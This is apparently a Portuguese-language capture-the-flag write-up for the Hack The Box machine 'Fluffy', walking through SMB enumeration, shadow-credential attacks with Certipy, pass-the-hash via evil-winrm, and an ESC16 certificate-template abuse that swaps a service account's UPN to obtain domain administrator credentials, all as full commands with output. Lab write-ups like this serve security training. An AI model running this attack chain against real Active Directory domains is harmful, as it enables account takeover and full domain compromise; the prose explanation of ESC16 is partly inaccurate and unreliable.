

Fluffy.HTB – Write Up

account: j.fleischman / J0eLTHEM4n1990!

Primeiro vamos checar o domínio do AD

```
kali@kali ~$ nxc smb 10.10.11.69 -u j.fleischman -p J0eLTHEM4n1990! --generate-hosts-file ~/host
SMB 10.10.11.69 445 DC01 [*] Windows 10 / Server 2019 Bu
ild 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.69 445 DC01 [+] fluffy.htb\j.fleischman:J0e
LTHEM4n1990!
```

Agora vamos conferir a credencial com SMB

```
kali@kali ~$ smbmap -H 10.10.11.69 -u j.fleischman -p J0eLTHEM4n1990!
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEVans@gmail.com
https://github.com/ShawnDEVans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.11.69:445 Name: 10.10.11.69 Status: Authenticated
Disk Permissions Comment
----
ADMIN$ NO ACCESS Remote Admin
C$ NO ACCESS Default share
IPC$ READ ONLY Remote IPC
IT READ, WRITE
NETLOGON READ ONLY Logon server share
SYSVOL READ ONLY Logon server share


[*] Closed 1 connections
```

Tem um arquivo interessante de nota de upgrade

```
kali@kali ~$ smbclient //10.10.11.69/IT -U j.fleischman%J0eLTHEM4n1990!
Try "help" to get a list of possible commands.
smb: \> ls
.                D      0 Tue Sep 2 22:16:57 2025
..               D      0 Tue Sep 2 22:16:57 2025
Everything-1.4.1.1026.x64 D      0 Fri Apr 18 11:08:44 2025
Everything-1.4.1.1026.x64.zip A 1827464 Fri Apr 18 11:04:05 2025
KeePass-2.58      D      0 Fri Apr 18 11:08:38 2025
KeePass-2.58.zip  A 3225346 Fri Apr 18 11:03:17 2025
Upgrade_Notice.pdf A 169963 Sat May 17 10:31:07 2025
ge
5842943 blocks of size 4096, 2211283 blocks available
smb: \> get Upgrade_Notice.pdf
getting file \Upgrade_Notice.pdf of size 169963 as Upgrade_Notice.pdf (111.1 KiloBytes/sec) (average 111.1 KiloBytes/sec)
```

CVE ID	Severity
CVE-2025-24996	Critical
CVE-2025-24071	Critical
CVE-2025-46785	High
CVE-2025-29968	High
CVE-2025-21193	Medium
CVE-2025-3445	Low

Exploraremos a CVE-2025-24071



```

kali@kali ~/fluffy certipy shadow add \
-u "p.agila@fluffy.htb" \
-p 'prometheusx-303' \
-account winrm_svc \
-dc-ip 10.10.11.69 \
-out winrm_svc.pfx
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '8234b973c223453191318ddab29e834b'
[*] Adding Key Credential with device ID '8234b973c223453191318ddab29e834b' to the
Key Credentials for 'winrm_svc'
[*] Successfully added Key Credential with device ID '8234b973c223453191318ddab29e8

```

Sincronize o Horário!

```

kali@kali ~/pywhisker/pywhisker main ? sudo ntpdate -u 10.10.11.69 || sudo rdate -n 10.10.11.69
[sudo] password for kali:
2025-09-02 22:46:21.268071 (-0400) +25197.956105 +/- 0.106522 10.10.11.69 s1 no-leap
CLOCK: time stepped by 25197.956105

kali@kali ~/fluffy certipy auth \
-pfx winrm_svc.pfx \
-u winrm_svc \
-domain fluffy.htb \
-dc-ip 10.10.11.69
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] No identities found in this certificate
[!] Could not find identity in the provided certificate
[*] Using principal: 'winrm_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'winrm_svc.ccache'
[*] Wrote credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Got hash for 'winrm_svc@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:33bd09dcd
697600edf6b3a7af4875767

```

Pegamos o NTLM, agora podemos tentar quebrar OU usar pass-the-hash

```

kali@kali ~/pywhisker/pywhisker main ? evil-winrm -i 10.10.11.69 -u winrm_svc -H 33bd09dcd697600edf6b3a7af4875767
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint...
Evil-WinRM* PS C:\Users\winrm_svc\Documents>

```


```
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\winrm_svc\Desktop> ls

Directory: C:\Users\winrm_svc\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---            10/10/2025   7:46 PM           34 user.txt

*Evil-WinRM* PS C:\Users\winrm_svc\Desktop> cat user.txt
```

Escalonamento de privilégio:



Agora vemos que o CA_SVC é membro do CERT PUBLISHERS, vamos comprometê-lo do mesmo jeito que o winrm_svc e depois vamos usá-lo para criar um certificado para o administrador!

```
kali@kali ~ - /fluffy certipy shadow add \
-u "p.agila@fluffy.htb" \
-p 'prometheusx-303' \
-account ca_svc \
-dc-ip 10.10.11.69 \
-out ca_svc.pfx
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '462a4090e0624484b1f58841f63d4847'
[*] Adding Key Credential with device ID '462a4090e0624484b1f58841f63d4847' to the
Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '462a4090e0624484b1f58841f63d4

kali@kali ~ - /fluffy certipy auth \
-pfx ca_svc.pfx \
-u ca_svc \
-domain fluffy.htb \
-dc-ip 10.10.11.69
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] No identities found in this certificate
[!] Could not find identity in the provided certificate
[*] Using principal: 'ca_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_svc.ccache'
[*] Wrote credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Got hash for 'ca_svc@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:ca0f4f9e9eb8
a092addf53bb03fc98c8
```

Procure um template válido

```
certipy find -u ca_svc@fluffy.htb -hashes :ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip
10.10.11.69 -vulnerable -stdout
```



```
kali@kali ~$ certipy find -u ca_svc@fluffy.htb -hashes :ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.10.11.69 -vulnerable
-stdout

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for fluffy-DC01-CA via RDP

CA Name           : fluffy-DC01-CA
DNS Name          : DC01.fluffy.htb
Certificate Subject : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
Certificate Serial Number : 3670C4A715B864BB497F7CD72119B6F5
Certificate Validity Start : 2025-04-17 16:00:16+00:00
Certificate Validity End   : 3024-04-17 16:11:16+00:00
Web Enrollment
  HTTP
    Enabled       : False
  HTTPS
    Enabled       : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy       : CertificateAuthority_MicrosoftDefault.Policy
Disabled Extensions : 1.3.6.1.4.1.311.25.2
Permissions
  Owner           : FLUFFY.HTB\Administrators
  Access Rights
    ManageCa       : FLUFFY.HTB\Domain Admins
                   : FLUFFY.HTB\Enterprise Admins
                   : FLUFFY.HTB\Administrators
  ManageCertificates : FLUFFY.HTB\Domain Admins
                   : FLUFFY.HTB\Enterprise Admins
  Enroll           : FLUFFY.HTB\Administrators
[!] Vulnerabilities
ESC16           : Security Extension is disabled.
[*] Remarks
ESC16           : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
```

Vuln ESC16 encontrada!

ESC16 refere-se a um cenário de abuso ou configuração incorreta de segurança em que: Um invasor pode explorar o registro de certificado não autenticado por meio do Web Enrollment ou NDES, permitindo que ele obtenha um certificado para uma conta de usuário ou computador que ele não controla.

 **O que precisa pra explorar?**

Pra explorar ESC16, você precisa de um **template de certificado** que:

- ✓ Permita **ENROLL** pro seu usuário (ou grupo que ele esteja)
- ✓ Esteja **publicado pela CA vulnerável (ESC16)**
- ✓ Aceite que você defina um **SAN/UPN customizado** (ex: `administrator@domínio`)

Agora vamos alterar o **UPN (User Principal Name)** da conta ca_svc para ser o mesmo do Administrator.

O UPN é o identificador no formato `usuario@dominio` usado pelo Kerberos para autenticação.

Ao definir ca_svc com o UPN `administrator@fluffy.htb`, enganamos o controlador de domínio durante a emissão do certificado.

Como a CA é vulnerável a **ESC16**, ela aceita esse UPN falso sem validação — permitindo que ca_svc obtenha um certificado que será tratado como se fosse do próprio Administrator.

```
kali@kali ~/fluffy certipy account \
-u p.agila@dc01.fluffy.htb -p 'prometheusx-303' \
-dc-ip 10.10.11.69 \
-upn 'administrator' \
-user 'ca_svc' update
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName      : administrator
[*] Successfully updated 'ca_svc'

kali@kali ~/fluffy certipy account -u ca_svc@fluffy.htb -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -user ca_svc read
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: FLUFFY.HTB.
[!] Use -debug to print a stacktrace
[*] Reading attributes for 'ca_svc':
    cn                  : certificate authority service
    distinguishedName   : CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
    name                : certificate authority service
    objectSid           : S-1-5-21-497550768-2797716248-2627064577-1103
    sAMAccountName      : ca_svc
    servicePrincipalName : ADCS/ca.fluffy.htb
    userPrincipalName   : administrator
    userAccountControl  : 66048
    whenCreated         : 2025-04-17T16:07:50+00:00
    whenChanged         : 2025-10-11T05:00:14+00:00
```

Note que o UPN no ca_svc virou “administrator”, agora podemos emitir o certificado para o administrador

```
kali@kali ~/fluffy certipy req \
-u 'ca_svc@fluffy.htb' \
-hashes :ca0f4f9e9eb8a092addf53bb03fc98c8 \
-ca 'fluffy-DC01-CA' \
-template 'User' \
-upn 'administrator@fluffy.htb' \
-dc-ip 10.10.11.69 \
-out administrator.pfx
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 16
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@fluffy.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Agora devemos VOLTAR o UPN do ca_svc para o que era antes para NÃO dar conflito!

```
kali@kali ~/fluffy certipy account \
-u p.agila@dc01.fluffy.htb -p 'prometheusx-303' \
-dc-ip 10.10.11.69 \
-upn 'ca_svc' \
-user 'ca_svc' update
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName      : ca_svc
[*] Successfully updated 'ca_svc'

kali@kali ~/fluffy certipy-ad auth -dc-ip "10.10.11.69" -pfx "administrator.pfx" -username 'administrator' -domain 'fluffy.htb'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
    SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
```

Note que agora temos o TGT do administrator

```
kali@kali ~/fluffy ls
administrator.ccache administrator.pfx
```

Não esqueça de sempre estar sincronizado com o horário da máquina alvo

```
kali@kali ~/fluffy sudo ntpdate fluffy.htb
[sudo] password for kali:
2025-10-11 01:06:18.040225 (-0400) +115.026832 +/- 0.095437 fluffy.htb 10.10.11.69 s1 no-leap
CLOCK: time stepped by 115.026832
```

```
kali@kali ~ - /fluffy  evil-winrm -i 10.10.11.69 -u administrator -H 8da83a3fa618b6e3a00e93f676c92a6e 1 5737 01:06:46
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---         10/10/2025   7:46 PM             34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
```